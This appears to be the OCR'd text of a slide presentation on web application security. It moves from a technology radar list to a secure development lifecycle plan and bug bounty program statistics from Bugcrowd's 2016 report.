~30 times a day and growing!

THE RADAR

TECHNIQUES

ADOPT
1 Capturing client-side JavaScript errors
2 Continuous delivery for mobile devices
3 Mobile testing on mobile networks
4 Segregated DOM plus node for JS Testing
5 Windows infrastructure automation

TRIAL
6 Capture domain events explicitly
7 Client and server rendering with same code
8 HTML5 storage instead of cookies
9 Instrument all the things
10 Masterless Chef/Puppet
11 Micro-services
12 Perimeterless enterprise
13 Provisioning testing
14 Structured Logging

ASSESS
15 Bridging physical and digital worlds with simple hardware
16 Collaborative analytics and data science
17 Datensparsamkeit
18 Development environments in the cloud
19 Focus on mean time to recovery
20 Machine image as a build artifact
21 Tangible interaction

HOLD
22 Cloud lift and shift
23 Ignoring OWASP Top 10
24 Siloed metrics
25 Velocity as productivity


PLATFORMS

ADOPT
26 Elastic Search
27 MongoDB
28 Neo4J
29 Node.js
30 Redis
31 SMS and USSD as a UI

TRIAL
32 Hadoop 2.0
33 Hadoop as a service
34 OpenStack
35 PostgreSQL for NoSQL
36 Vumi

ASSESS
37 Akka
38 Backend as a service
39 Low-cost robotics
40 PhoneGap/Apache Cordova
41 Private Clouds
42 SPDY
43 Storm
44 Web Components standard

HOLD
45 Big enterprise solutions
46 CMS as a platform
47 Enterprise Data Warehouse



THE RADAR

TOOLS

ADOPT
48 D3
49 Dependency management for JavaScript

TRIAL
50 Ansible
51 Calabash
52 Chaos Monkey
53 Gatling
54 Grunt.js
55 Hystrix
56 Icon fonts
57 Librarian-puppet and Librarian-Chef
58 Logstash & Graylog2
59 Moco
60 PhantomJS
61 Prototype On Paper
62 SnapCI
63 Snowplow Analytics & Piwik

ASSESS
64 Cloud-Init
65 Docker
66 Octopus
67 Sensu
68 Travis for OSX/iOS
69 Visual regression testing tools
70 Xamarin

HOLD
71 Ant
72 Heavyweight test tools
73 TFS

LANGUAGES & FRAMEWORKS

ADOPT
74 Clojure
75 Dropwizard
76 Scala, the good parts
77 Sinatra

TRIAL
78 CoffeeScript
79 Go language
80 Hive
81 Play Framework 2
82 Reactive Extensions across languages
83 Web API

ASSESS
84 Elixir
85 Julia
86 Nancy
87 OWIN
88 Pester
89 Pointer Events
90 Python 3
91 TypeScript
92 Yeoman

HOLD
93 Handwritten CSS
94 JSF

It's getting more complex!

~150 different tools, languages, platforms, frameworks and techniques

Languages



SERVERLESS

The Solution?

Can we make Web Apps 100% secure?

Yes there is a way!

Defence In Depth



Secure Development Lifecycle.

How can we add security into an SDLC?

It all starts with….

SEEK's Application Security Vision


Training	Inception	Development	Deployment	Monitoring
Web security training for tech teams (e.g. devs and tester).	Review system design for security weaknesses.	Add security tests for controls in ASVS standard.	Automated security tools into the build pipeline (e.g. ZAP).	Manual security testing for high value components.
Security awareness for online delivery (e.g. Brown bags).	Develop attack scenarios for high risk projects.	Adopt security standards and security release plans.	Deploy source code analysis tools into build pipeline (e.g. Checkmarx).	Implement a continuous testing program (e.g. A bug bounty program).

Bug Bounty Programs


Evening up the playing field…


Even Up the Playing Field

50-200 Bounty Hunters



~140 Tech Team




B

hackerone

bugcrowd

BugBountyHQ

Bug Bounty Programs

~500 Public Bug Bounty Programs Globally

Since 2011 Facebook have paid out 4.5m to ~800 researchers.

Even the Pentagon Have a Bug Bounty Program!!

US Secretary of Defense Ashton Carter (left) said the initiative was designed to "strengthen our digital defences and ultimately enhance our national security"

Credit **Samuel Corum/Anadolu Agency/Getty Images**

THE STATE OF BUG BOUNTY

Bugcrowd's second annual report on the current state of the bug bounty economy

JUNE 2016

Bugcrowd

286

Programs Run (Since 2013)


2m

Paid To Researchers


26,782

Researchers


Location of Researchers




Part-time Vs Full-time




Time Spent Per Week




Quality - Low Submission Volume



Quality - High Submission Volume



Companies Using Bounty Programs




- 43.55% Technology
- 8.20% Finance
- 8.01% Professional Services
- 5.27% Healthcare
- 5.08% Government
- 4.88% Education
- 4.49% Consumer
- 3.71% IT & Security
- 3.13% Non-profit
- 2.54% Manufacturing
- 11.13% Other

